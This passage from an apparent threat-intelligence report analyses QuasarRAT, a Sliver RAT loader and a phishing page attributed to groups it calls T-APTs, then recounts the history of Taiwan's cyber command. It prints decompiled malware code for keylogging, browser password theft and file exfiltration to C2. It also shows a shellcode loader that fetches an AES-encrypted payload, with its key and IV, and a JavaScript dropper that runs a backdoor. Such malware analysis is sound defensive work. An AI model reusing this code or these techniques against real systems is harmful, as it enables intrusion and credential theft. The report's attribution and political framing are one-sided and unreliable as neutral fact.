    if (GClass57.unsafeStreamCodec_0.ImageQuality != command.Quality || GClass57.uns
    {
        if (GClass57.unsafeStreamCodec_0 != null)
        {
            GClass57.unsafeStreamCodec_0.Dispose();
        }
        GClass57.unsafeStreamCodec_0 = new UnsafeStreamCodec(command.Quality, comma
    }
    BitmapData bitmapData = null;
    Bitmap bitmap = null;
    try
    {
        bitmap = GClass48.smethod_0(command.Monitor);
        bitmapData = bitmap.LockBits(new Rectangle(0, 0, bitmap.Width, bitmap.Height)
        using (MemoryStream memoryStream = new MemoryStream())
        {
            if (GClass57.unsafeStreamCodec_0 == null)
            {
                throw new Exception("StreamCodec can not be null.");
            }
            GClass57.unsafeStreamCodec_0.CodeImage(bitmapData.Scan0, new Rectangle(0,
            new GetDesktopResponse(memoryStream.ToArray(), GClass57.unsafeStreamCodec
        }
    }
    catch (Exception)
    {
```

Figure 20. Remote desktop feature of captured QuasarRAT samples

The trojan also has the function of keylogger, which can continuously monitor the victim's keyboard input and send the collected data to C2 server after encryption. The attacker can obtain sensitive information such as the victim's account password, chat record, search content, etc., and then carry out identity theft or further penetration, as shown in Figure 21.




```
    if (type == typeof(DoRenameRegistryValue))
    {
        GClass57.smethod_6((DoRenameRegistryValue)packet, clie
        return;
    }
    if (type == typeof(DoChangeRegistryValue))
    {
        GClass57.smethod_7((DoChangeRegistryValue)packet, clie
        return;
    }
    if (type == typeof(GetKeyloggerLogs))
    {
        GClass57.smethod_33((GetKeyloggerLogs)packet, client)
        return;
    }
    if (type == typeof(GetPasswords))
    {
        GClass57.smethod_28((GetPasswords)packet, client);
        return;
    }
```

```
private sealed class Class38
{
    // Token: 0x060006E7 RID: 1767 RVA: 0x00016F24 File Offset: 0x00015124
    internal void method_0()
    {
        try
        {
            int num = 1;
            if (!Directory.Exists(Keylogger.LogDirectory))
            {
                new GetKeyloggerLogsResponse("", new byte[0], -1, -1, "", num, 0).Execute(
            }
            else
            {
                FileInfo[] files = new DirectoryInfo(Keylogger.LogDirectory).GetFiles();
                if (files.Length == 0)
                {
                    new GetKeyloggerLogsResponse("", new byte[0], -1, -1, "", num, 0).Exec
                }
                else
                {
```

Figure 21. Keylogger feature of captured QuasarRAT samples

This Trojan can extract usernames and passwords stored in various commonly used browsers, including Chrome, Opera, Yandex, Internet Explorer, Firefox, as well as FTP clients like FileZilla and WinSCP. It can also decrypt saved usernames and passwords from the victim's local database files and send them back to the C2 server, enabling attackers to further infiltrate the target network, as illustrated in Figure 22.




```
    GClass57.smethod_7((DoChangeRegistryValue)packet, clie
    return;
}
if (type == typeof(GetKeyloggerLogs))
{
    GClass57.smethod_33((GetKeyloggerLogs)packet, client)
    return;
}
if (type == typeof(GetPasswords))
{
    GClass57.smethod_28((GetPasswords)packet, client);
    return;
}
if (type == typeof(ReverseProxyConnect) || type == typeof(R
{
    GClass2.smethod_0(client, packet);
    return;
}
if (type == typeof(GetConnections))
{
    GClass57.smethod_8(client, (GetConnections)packet);
    return;
```

```
public static void smethod_28(GetPasswords packet, GClass33 client)
{
    List<GClass56> list = new List<GClass56>();
    list.AddRange(GClass13.smethod_0());
    list.AddRange(GClass22.smethod_0());
    list.AddRange(GClass23.smethod_0());
    list.AddRange(GClass19.smethod_0());
    list.AddRange(GClass14.smethod_0());
    list.AddRange(GClass24.smethod_0());
    list.AddRange(GClass25.smethod_0());
    List<string> list2 = new List<string>();
    foreach (GClass56 gclass in list)
    {
        string item = string.Format("{0}{4}{1}{4}{2}{4}{3}", new obje
        {
            gclass.Username,
            gclass.Password,
            gclass.URL,
            gclass.Application,
            "$E$"
        });
```

Figure 22. Browser and FTP password extraction feature of captured QuasarRAT samples

The trojan also has file management functions, including file browsing, uploading, downloading, deleting and executing operations. The attacker can remotely access the file system of the victim's device through the C2 server to steal sensitive data or implant other malicious programs, as shown in Figure 23.



```
if (type == typeof(GetDirectory))
{
    GClass57.smethod_18((GetDirectory)packet, client);
    return;
}
if (type == typeof(DoDownloadFile))
{
    GClass57.smethod_19((DoDownloadFile)packet, client);
    return;
}
if (type == typeof(DoUploadFile))
{
    GClass57.smethod_21((DoUploadFile)packet, client);
    return;
}
if (type == typeof(DoMouseEvent))
{
    GClass57.smethod_30((DoMouseEvent)packet, client);
    return;
}
```


```
GClass57.semaphore_0.WaitOne();
try
{
    GClass6 gclass = new GClass6(this.doDownloadFile_0.RemotePath);
    if (gclass.MaxBlocks < 0)
    {
        throw new Exception(gclass.LastError);
    }
    for (int i = 0; i < gclass.MaxBlocks; i++)
    {
        if (!this.gclass33_0.Connected || GClass57.dictionary_1.ContainsKey(th
        {
            break;
        }
        byte[] block;
        if (!gclass.method_1(i, out block))
        {
            throw new Exception(gclass.LastError);
        }
        new DoDownloadFileResponse(this.doDownloadFile_0.ID, Path.GetFileName(
```

Figure 23. File management feature of captured QuasarRAT samples

2.6.4 Sliver RAT

MD5	61c42751f6bb4efafec524be23055fba
FileName	auto-download.zip
Size	122368 Byte
Malware Type	RAT
Program Language	C#
C2	158.*.*.174:443


The sample is actually a strongly obfuscated .Net-compiled PE file, as shown in Figure 24.



```
// Token: 0x06000070 RID: 112 RVA: 0x00004964 File Offset: 0x00002B64
public static void \u200E\u202A\u206F\u206D\u202E\u200F\u200D\u206A\u200F\u206B\u206A\u202B\u202A\u200D\u206D\u206F\u206C\u206A\u206E\u206A\u202B
  \u200E\u202A\u200F\u202B\u206E\u200B\u200E\u200D\u206D\u206F\u202D\u206C\u202C\u206F\u200F\u206A\u206C\u206A\u200F\u202E(string[] A_0)
{
    byte[] array = \u200B\u206A\u202A\u202D\u206A\u206E\u200B\u200D\u206A\u206B\u200D\u200E\u200E\u202A\u202D\u202B\u200B\u200C\u200F\u206C\u200C
      \u202D\u206D\u206A\u202A\u202A\u206C\u206F\u206F\u206D\u202D\u206E\u202D\u200F\u206D\u200B\u206E\u206A\u206A\u206A\u202E. \u202B\u202A\u202E
      \u202C\u202B\u200F\u206C\u206F\u202A\u200B\u200C\u200D\u200B\u202E\u200E\u200D\u200C\u200C\u206D\u206D\u202C\u206F\u200E\u200E\u206F\u202E\u202C
      \u200B\u200F\u202B\u206C\u206B\u202D\u206F\u200F\u200E\u200C\u200E\u206C\u202A\u202E(\u200B\u206A\u202A\u202D\u206A\u206E\u200B\u200D\u206A
      \u206B\u200D\u200E\u200E\u202A\u202D\u202B\u200B\u200C\u200F\u206C\u200C\u202D\u206D\u206A\u202A\u202A\u206C\u206F\u206F\u206D\u202D\u206E\u202D
      \u200F\u206D\u200B\u206E\u206A\u206A\u206A\u202E. \u206A\u200E\u202E\u206F\u200F\u206E\u206B\u200B\u200C\u200B\u202B\u200E\u202B\u200B\u202B
      \u200F\u206C\u206D\u200D\u202B\u202A\u200F\u206C\u202D\u202E\u202A\u200B\u202D\u206D\u200B\u206D\u206E\u200F\u202B\u206E\u206C\u200C\u202D\u206F
      \u202D\u202E);
    List<byte> list = new List<byte>();
    for (int i = 16; i <= array.Length - 1; i++)
    {
        list.Add(array[i]);
    }
    \u200B\u206A\u202A\u202D\u206A\u206E\u200B\u200D\u206A\u206B\u200D\u200E\u200E\u202A\u202D\u202B\u200B\u200C\u200F\u206C\u200C\u202D\u206D\u206A
      \u202A\u202A\u206C\u206F\u206F\u206D\u202D\u206E\u202D\u200F\u206D\u200B\u206E\u206A\u206A\u206A\u202E. \u206E\u202B\u202B\u202C\u206E\u202E
      \u202A\u200C\u200B\u206A\u202C\u202A\u206A\u202A\u200E\u206A\u200B\u202E\u200D\u202A\u200F\u202B\u200B\u200C\u200B\u202E\u202E\u200E\u202E\u206A
      \u202D\u206D\u200D\u206D\u202C\u202D\u206C\u206E\u200C\u202D\u202E(\u200B\u206A\u202A\u202D\u206A\u206E\u200B\u200D\u206A\u206B\u200D\u200E
      \u200E\u202A\u202D\u202B\u200B\u200C\u200F\u206C\u200C\u202D\u206D\u206A\u202A\u202A\u206C\u206F\u206F\u206D\u202D\u206E\u202D\u200F\u206D\u200B
      \u206E\u206A\u206A\u206A\u202E. \u200D\u206F\u206C\u202C\u206A\u202E\u202A\u200D\u202D\u200D\u200F\u200B\u202B\u202A\u206B\u206C\u206D\u206C
```

Figure 24. Obfuscated code of Trojan loader samples


After the deobfuscate operation, the plain code of Trojan loader is shown in Figure 25.



```
// Token: 0x06000070 RID: 112 RVA: 0x000049D4 File Offset: 0x00002BD4
public static void Main(string[] args)
{
    byte[] array = Class6.smethod_2(Class6.string_0);
    List<byte> list = new List<byte>();
    for (int i = 16; i <= array.Length - 1; i++)
    {
        list.Add(array[i]);
    }
    Class6.smethod_3(Class6.smethod_1(Class6.smethod_0(list.ToArray(), Class6.string_1, Class6.string_2)));
}

// Token: 0x0400017E RID: 382
private static readonly string string_0 = <Module>.smethod_8<string>(-993197009); URL

// Token: 0x0400017F RID: 383
private static string string_1 = <Module>.smethod_8<string>(-1905304891); key

// Token: 0x04000180 RID: 384
private static string string_2 = <Module>.smethod_7<string>(-792405941); IV
```

Figure 25. Deobfuscated code of Trojan loader samples


When the Trojan is executed, it first decrypts and initializes the download URL(https:// 158.*.*.174:443/mp4/ads.mp4) and the key (LgUmeMnmUpRrCCRB) and initialization vector (nStxRW4o6TNHcKBx) required for AES decryption. It then downloads the data file from the server, decrypts it using AES, decompresses it to obtain the Shellcode, and creates a thread to execute the Shellcode, as illustrated in Figure 26.



```
// Token: 0x0600006F RID: 111 RVA: 0x000048FC File Offset: 0x00002AFC
public static void smethod_3(byte[] byte_0)
{
    IntPtr intPtr = (Marshal.GetDelegateForFunctionPointer(Class5.smethod_6(<Module>.smethod_7<string>(-229395444), <Module>.smethod_5<string>
      (1137178588), false), typeof(GClass0.GDelegate6)) as GClass0.GDelegate6)(IntPtr.Zero, (uint)byte_0.Length, 12288U, 64U);
    Marshal.Copy(byte_0, 0, intPtr, byte_0.Length);
    IntPtr hHandle = (Marshal.GetDelegateForFunctionPointer(Class5.smethod_6(<Module>.smethod_7<string>(-229395444), <Module>.smethod_5<string>
      (-240083800), false), typeof(GClass0.GDelegate7)) as GClass0.GDelegate7)(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
    (Marshal.GetDelegateForFunctionPointer(Class5.smethod_6(<Module>.smethod_5<string>(-1780526320), <Module>.smethod_5<string>(-1617346188), false),
      typeof(GClass0.GDelegate8)) as GClass0.GDelegate8)(hHandle, uint.MaxValue);
}
```

Figure 26. Loading Shellcode

The Shellcode data contains an encrypted payload that is decrypted and loaded into memory during execution to drop the final Sliver RAT trojan, as shown in Figure 27.




```
0000000002CD1280 00 00 00 00 00 06 0A 01 4D 5A 90 00 03 00 04 00 ........MZ......
0000000002CD1290 00 00 00 00 FF FF 00 00 8B 00 00 00 00 00 00 00 ....ÿÿ..........
0000000002CD12A0 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @...............
0000000002CD12B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002CD12C0 00 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 09 CD ..........º...´.Í
0000000002CD12D0 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 !¸.LÍ!This progr
0000000002CD12E0 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E am cannot be run
0000000002CD12F0 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A  in DOS mode....
0000000002CD1300 24 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 $.......PE..d...
0000000002CD1310 00 00 00 00 00 04 0A 01 00 00 00 00 F0 00 22 02 ............ð.".
0000000002CD1320 0B 02 03 00 00 44 A1 00 00 22 04 00 00 00 00 00 .....D¡.."......
0000000002CD1330 E0 D0 05 00 00 10 00 00 00 00 40 00 00 00 00 00 àÐ........@.....
0000000002CD1340 00 10 00 00 00 02 00 00 06 00 01 00 01 00 00 00 ................
0000000002CD1350 06 00 01 00 00 00 00 00 00 30 11 01 00 06 00 00 .........0......
0000000002CD1360 00 00 00 00 02 00 60 81 00 00 20 00 00 00 00 00 ......`... .....
0000000002CD1370 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 ................
0000000002CD1380 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 ................
0000000002CD1390 00 00 00 00 00 00 00 00 00 30 0E 01 90 04 00 00 .........0......
0000000002CD13A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002CD13B0 00 00 00 00 00 00 00 00 00 40 0E 01 A2 D8 02 00 .........@..¢Ø..
0000000002CD13C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002CD13D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002CD13E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002CD13F0 40 20 03 01 48 01 00 00 00 00 00 00 00 00 00 00 @ ..H...........
0000000002CD1400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002CD1410 2E 74 65 78 74 00 00 00 5D 43 A1 00 00 10 00 00 .text...]C¡.....
0000000002CD1420 00 44 A1 00 00 06 00 00 00 00 00 00 00 00 00 00 .D¡.............
```

Figure 27. Decrypt and load Sliver RAT from Shellcode

The final malicious payload is a Sliver RAT. Sliver is an open-source, cross-platform C2 framework (https://github.com/BishopFox/ sliver/) that supports multiple operating systems, including Windows, Linux, and macOS, and various communication protocols. Its capabilities include file manipulation, process manipulation, privilege escalation, process injection, lateral movement, screen capture, and remote Shell execution.

In addition, the Sliver Client can also obfuscate the function names of the generated trojans. As shown in Figure 28, the top part of the figure shows a sample without any obfuscation, clearly displaying the imported module information. The bottom part shows the actual malware sample captured from T-APTs' attack, where the function information has been obfuscated. Further analysis revealed that the C2 address of the program is 158.*.*.174.



```
.rdata:0··· 00000042 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).Reset
.rdata:0··· 00000043 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).String
.rdata:0··· 00000046 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).GetPeerID
.rdata:0··· 00000047 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).Descriptor
.rdata:0··· 00000049 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).ProtoMessage
.rdata:0··· 00000049 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).ProtoReflect
.rdata:0··· 00000049 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).GetPublicKey
.rdata:0··· 0000004A C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).GetSessionKey
.rdata:0··· 00000052 C github.com/bishopfox/sliver/protobuf/sliverpb.(*PivotHello).GetPublicKeySignature
.rdata:0··· 0000001E C zV1MPZ_tV.(*PivotHello).Reset
.rdata:0··· 0000001F C zV1MPZ_tV.(*PivotHello).String
.rdata:0··· 00000022 C zV1MPZ_tV.(*PivotHello).GetPeerID
.rdata:0··· 00000023 C zV1MPZ_tV.(*PivotHello).Descriptor
.rdata:0··· 00000025 C zV1MPZ_tV.(*PivotHello).ProtoMessage
.rdata:0··· 00000025 C zV1MPZ_tV.(*PivotHello).ProtoReflect
.rdata:0··· 00000025 C zV1MPZ_tV.(*PivotHello).GetPublicKey
.rdata:0··· 00000026 C zV1MPZ_tV.(*PivotHello).GetSessionKey
.rdata:0··· 0000002E C zV1MPZ_tV.(*PivotHello).GetPublicKeySignature
```

Figure 28. Obfuscated Sliver RAT

2.6.5 GotoHTTP


MD5	a3736b69a88da7d2472cec131b10c50e
File Name	gotohttp_x64.exe
Size	3166632 Byte
Malware Type	Remote Access Tools

GotoHTTP is a lightweight remote access management tool that supports cross-platform operations and can run on Windows, macOS, and Android devices. Users can remotely control the device via a browser or client. Thanks to its features of being free, lightweight, and convenient for remote control, GotoHTTP is widely used in legal remote work and IT maintenance. However, it has also been misused by attackers for unauthorized remote control. Besides GotoHTTP, other widely used remote access management tools like JumpDesktop and Sunflower have also been exploited by T-APTs in their attacks.

In addition to the above cyber weapons and network tools, T-APTs has also used open source or free trojans and remote control tools such as Poison Ivy, Gh0st, AresRemote, XRAT, etc., which will not be repeated here.

2.7 Section Summary

Through the investigation and technical analysis of recent cases of T-APTs, it is evident that the attack capabilities of these DPP-affiliated hacker groups remain at a low level. This is primarily reflected in three aspects: First, they mainly exploit known vulnerabilities, with limited capabilities in discovering and utilizing new vulnerabilities, and a lack of advanced 'zero-day' vulnerability reserves. Second, they heavily rely on public internet resources, including free or open-source code, trojans, tools, and commercial penetration testing frameworks, as well as publicly available cyber attack techniques and tactics, lacking the ability to independently develop cyber weapons and tactics. Third, their anti-tracing capabilities are weak, particularly in crafting lure documents and phishing web pages, which often contain numerous flaws, indicating a lack of expertise among the relevant groups and individuals, making attribution relatively easy. As shown in Figure 29, T-APTs frequently expose clear signs of attacker’s language in their phishing web pages.



```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

</head><body>AHAHAHAHAHAHA  hello World
<script language="JavaScript">
var a = "d";var b = "b";var c = "p";var d = "a";var e = "l";var f = "f";var g = "g";var h = "h";var i = "i";var j = "j";
var file = "[redacted]关于印发《2020年[redacted]综合改革重点工作任务书》的通知.rtf";  //rtf名稱
var Bfile = "svchost_.tmp";  //後門名稱
var LFile = "2020年[redacted]综合改革重点工作任务书.rtf.lnk";  //LNK名稱
var NFile = "2020年[redacted]综合改革重点工作任务书.rtf";  //取代LNK檔案名稱
var all_path = path + file;
var rrr = x+n+a+aa+l+p+l;
var sleep = rrr+qq+ee+bb+qq+x+ee+qq+"choi"+x+l+ee+bb+t+ee+"5 /d y /n "+cc+ee+m+"ul" ;
var runrun = rrr+" "+qq+bb+x+ee+qq+ff+t+n+qq+c+ff+qq+aga+Bfile;
var cp = rrr+ee+bb+x+ee+x+o+c+y+ee+aa+aga+file+ee+aa+aga+NFile;
var de = rrr+ee+bb+x+ee+a+l+e+ee+LFile
var wws = Ga+Ge+x+qq+r+i+c+t+qq+aa+Ge+qq+h+l+e+qq+e;
var fso = new ActiveXObject(wws);
var fso_000 = fso.run(all_path);  //drop
var fso_111 = fso.run(sleep,0,true);  //sleep
var fso_333 = fso.run(cp,0,true);  //copy ori file to New file
var fso_444 = fso.run(de,0,true);  //delete LNK file
var fso_222 = fso.run(runrun,0,true);  //run
self.close();
</script>
Final demo
<span id="sbmarwbthv5"></span></body></html>
```

Figure 29. Clear signs of attacker’s language in phishing web pages

3. The ICEFCOM of Taiwan

The ICEFCOM of Taiwan, officially known as the " Ministry of National Defense Information and Communication Cyber Command " is a so-called " fourth military branch " that was established by Tsai Ing-wen after she took office. Founded on July 1, 2017, it has deep roots in the US cyber forces. Its predecessor was part of the " Tiger Team " cyber force under the Taiwan authorities " Ministry of National Defense ". The ICEFCOM integrates the cyber capabilities of the military, government, and civilian sectors in Taiwan province.

3.1 Development history

3.1.1 " Ministry of National Defense Unified Communications Command " period (before 2001)

On September 16,1964, the communications units of the KMT army in Taiwan province were integrated and established as the " Ministry of National Defense Unified Communications Command ", which was a third-level agency directly under the military department of Taiwan authorities. The command post was the predecessor of the unified network communication unit of the Taiwan military.

3.1.2 " Ministry of Defence Communications and Information Command " period (January 2001 to April 2004)

On January 1, 2001, Taiwan military department established the " Ministry of National Defense

Communications and Information Command ". This command is responsible for managing the operation of Taiwan military communication network, preparing and utilizing network attack and defense capabilities, and handling tasks such as network and information security, responding to cyber security incidents, and conducting electronic warfare. It is the first military unit in Taiwan administration to oversee cybersecurity across the island, under the jurisdiction of the Taiwan Army.

3.1.3 " Information and Electronics Operations Command of the General Staff of the Ministry of National Defense " period (April 2004 to July 2017)

On April 20,2004, the " Communications and Information Command " was reorganized into the " Information and Electronics Operations Command of the General Staff of the Ministry of National Defense " which is directly under the " General Staff of the Ministry of National Defense ". This command is responsible for establishing electronic warfare teams, formulating plans, promoting policies, and managing spectrum allocation. Additionally, the training classes it had previously established were reorganized into the " Information and Electronics Simulation Training Center " which serves as a unified institution for training information and electronic personnel.

3.1.4 " Information and Communications Command of the General Staff Headquarters of Ministry of National Defense " period (July 2017 to January 2022)

After taking office, Tsai Ing-wen introduced the " Cybersecurity as National Security 1.0 " strategy in 2016 to enhance Taiwan cybersecurity environment. On July 1, 2017, she officially upgraded the " Information and Electronics Operations Command " to the " Information and Communications Command of the General Staff Headquarters of Ministry of National Defense " and personally presided over the formation ceremony. The command remains under the direct jurisdiction of the Taiwan Military " General Staff Headquarters " , with the commander's rank being raised from major general to lieutenant general, further strengthening the Taiwan military's cyber warfare capabilities.

3.1.5 " Ministry of National Defense Information, Communications and Electronics Command " period (January 2022 to present)

In 2021, the Tsai Ing-wen administration reintroduced the " Cybersecurity as National Security 2.0 " strategy. On January 1, 2022, the " Information and Communications Command " was officially upgraded to the " Ministry of National Defense Information, Communications and Electronics Command " which is directly under the " Ministry of National Defense " , no longer managed by the " General Staff Headquarters ".

